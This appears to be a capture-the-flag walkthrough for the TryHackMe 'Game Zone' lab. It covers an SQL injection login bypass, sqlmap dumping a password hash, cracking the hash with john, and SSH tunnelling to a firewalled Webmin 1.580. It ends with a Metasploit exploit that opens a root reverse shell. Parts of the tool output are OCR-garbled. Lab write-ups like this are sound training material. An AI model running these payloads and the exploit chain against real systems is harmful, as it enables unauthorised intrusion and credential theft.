


TryHackMe Game Zone

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
nmap

```
P0RT
        STATE
                 SERVICE VERSION
                           OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
22/tcp open
| ssh-hostkey:
  2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
  256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
  256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
                         Apache httpd 2.4.18 ((Ubuntu))
80/tcp open
                 http
| http-cookie-flags:
     PHPSESSID:
      httponly flag not set
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Game Zone
1131/tcp filtered caspssl
2366/tcp filtered qip-login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


• login page



• sql to login payload 'OR 1=1 -- -



• save the req from burp



• run sqlmap with the request file

got the hash

```
[19:30:58] [INFO] writing hashes to a temporary file '/tmp/sqlmap8ymmeun714807/sqlmaphashes-u5jq5c0q.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
| pwd | username |
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
```

• cracking the hash

- first hash-type used haiti


```
-/Desktop/ctf/WalkThroughs/TryHackMe/game_Zone <master*> $ haiti 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14'
SHA-256 [HC: 1400] [JtR: raw-sha256]
GOST R 34.11-94 [HC: 6900] [JtR: gost]
SHA3-256 [HC: 17400] [JtR: dynamic_380]
Keccak-256 [HC: 17800] [JtR: raw-keccak-256]
Snefru-256 [JtR: snefru-256]
Snefru-256 [JtR: snefru-256]
RIPEMD-256 [JtR: dynamic_140]
Haval-256 (3 rounds) [JtR: haval-256-3]
Haval-256 (4 rounds) [JtR: dynamic_290]
Haval-256 (5 rounds) [JtR: dynamic_300]
GOST CryptoPro S-Box
Skein-256 [JtR: skein-256]
Skein-512(256)
PANAMA [JtR: dynamic_320]
BLAKEZ-256
```

· cracking the password

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=raw-sha256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (agent47)
1g 0:00:00:00 DONE (2021-08-03 19:38) 2.564g/s 7729Kp/s 7729Kc/s 7729KC/s vimivi..tyler913
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably

language-bash
```

• we're in




Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.

- -L is a local tunnel (YOU <-- CLIENT). If a site was blocked, you can forward the traffic to a server you own and view it. For example, if imgur was blocked at work, you can do ssh -L 9000:imgur.com:80 user@example.com. Going to localhost:9000 on your machine, will load imgur traffic using your other server.
- -R is a remote tunnel (YOU --> CLIENT). You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.

If we run ss -tulpn it will tell us what socket connections are running

Argument	Description
-t	Display TCP sockets
-u	Display UDP sockets
-1	Displays only listening sockets
- p	Shows the process using the socket
-n	Doesn't resolve service names

• list socket connections




We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run ssh -L 10000:localhost:10000 <username>@<ip>


Once complete, in your browser type "localhost:10000" and you can access the newly-exposed webserver.



• now we can access the service running on port 10000 on the machine form our local machine



• googled the dir & got the CMS name



• got the version

```
agent47@gamezone:~$ netstat -an |grep 10000
           0
                  0 0.0.0.0:
                                            0.0.0.0:*
                                                                     LISTEN
tcp
           0
                  0 127.0.0.1:
                                            127.0.0.1:40914
                                                                     TIME_WAIT
           0
                  0 127.0.0.1:40918
                                            127.0.0.1:1
                                                                     ESTABLISHED
tcp
           0
                  0 127.0.0.1:
                                            127.0.0.1:40918
                                                                     ESTABLISHED
tcp
           0
                  0 0.0.0.0:1
                                            0.0.0.0:*
udp
agent47@gamezone:~$ apt list --installed |grep webmin
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
 ebmin/now 1.580 all [installed,local]
agent47@gamezone:~$
```

• login & got all the info again



 here are the msf options. Rhosts it 127.0.0.1 because we binded out local port 10000 to the target machine port 10000. After some trial & error the set payload cmd/unix/reverse payload worked

All installed packages are up to date

```
<u>msf6</u> exploit(
                                                     (ec) > options
Module options (exploit/unix/webapp/webmin_show_cgi_exec):
               Current Setting Required Description
   Name
   PASSWORD videogamer124
                                     ves
                                                 Webmin Password
                                                  A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
The target port (TCP)
   Proxies
                                     no
   RHOSTS
               127.0.0.1
   RPORT
                                     yes
                                                 Use SSL
Webmin Username
HTTP server virtual host
   SSL false
USERNAME agent47
                                     yes
no
   VHOST
Payload options (cmd/unix/reverse):
   Name Current Setting Required Description
   LHOST tun0
LPORT 4444
                                             The listen address (an interface may be specified) The listen port
                                 ves
Exploit target:
   Id Name
   0 Webmin 1.580
msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

• we're root

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run

[*] Started reverse TCP double handler on 10.4.23.120:4444

[*] Attempting to login...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the first client connection...
[*] Command: echo †7u7G2u798EvaVCK;
[*] Writing to socket A
[*] Writing to socket A
[*] Writing to socket A
[*] A: "Trying: not found\r\nsh: 2: Connected: not found\r\nsh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
id
[*] Command shell session 1 opened (10.4.23.120:4444 -> 10.10.158.35:53106) at 2021-08-03 21:07:19 +0530
uid=0(root) gid=0(root) groups=0(root)
pwd
//usr/share/webmin/file/
```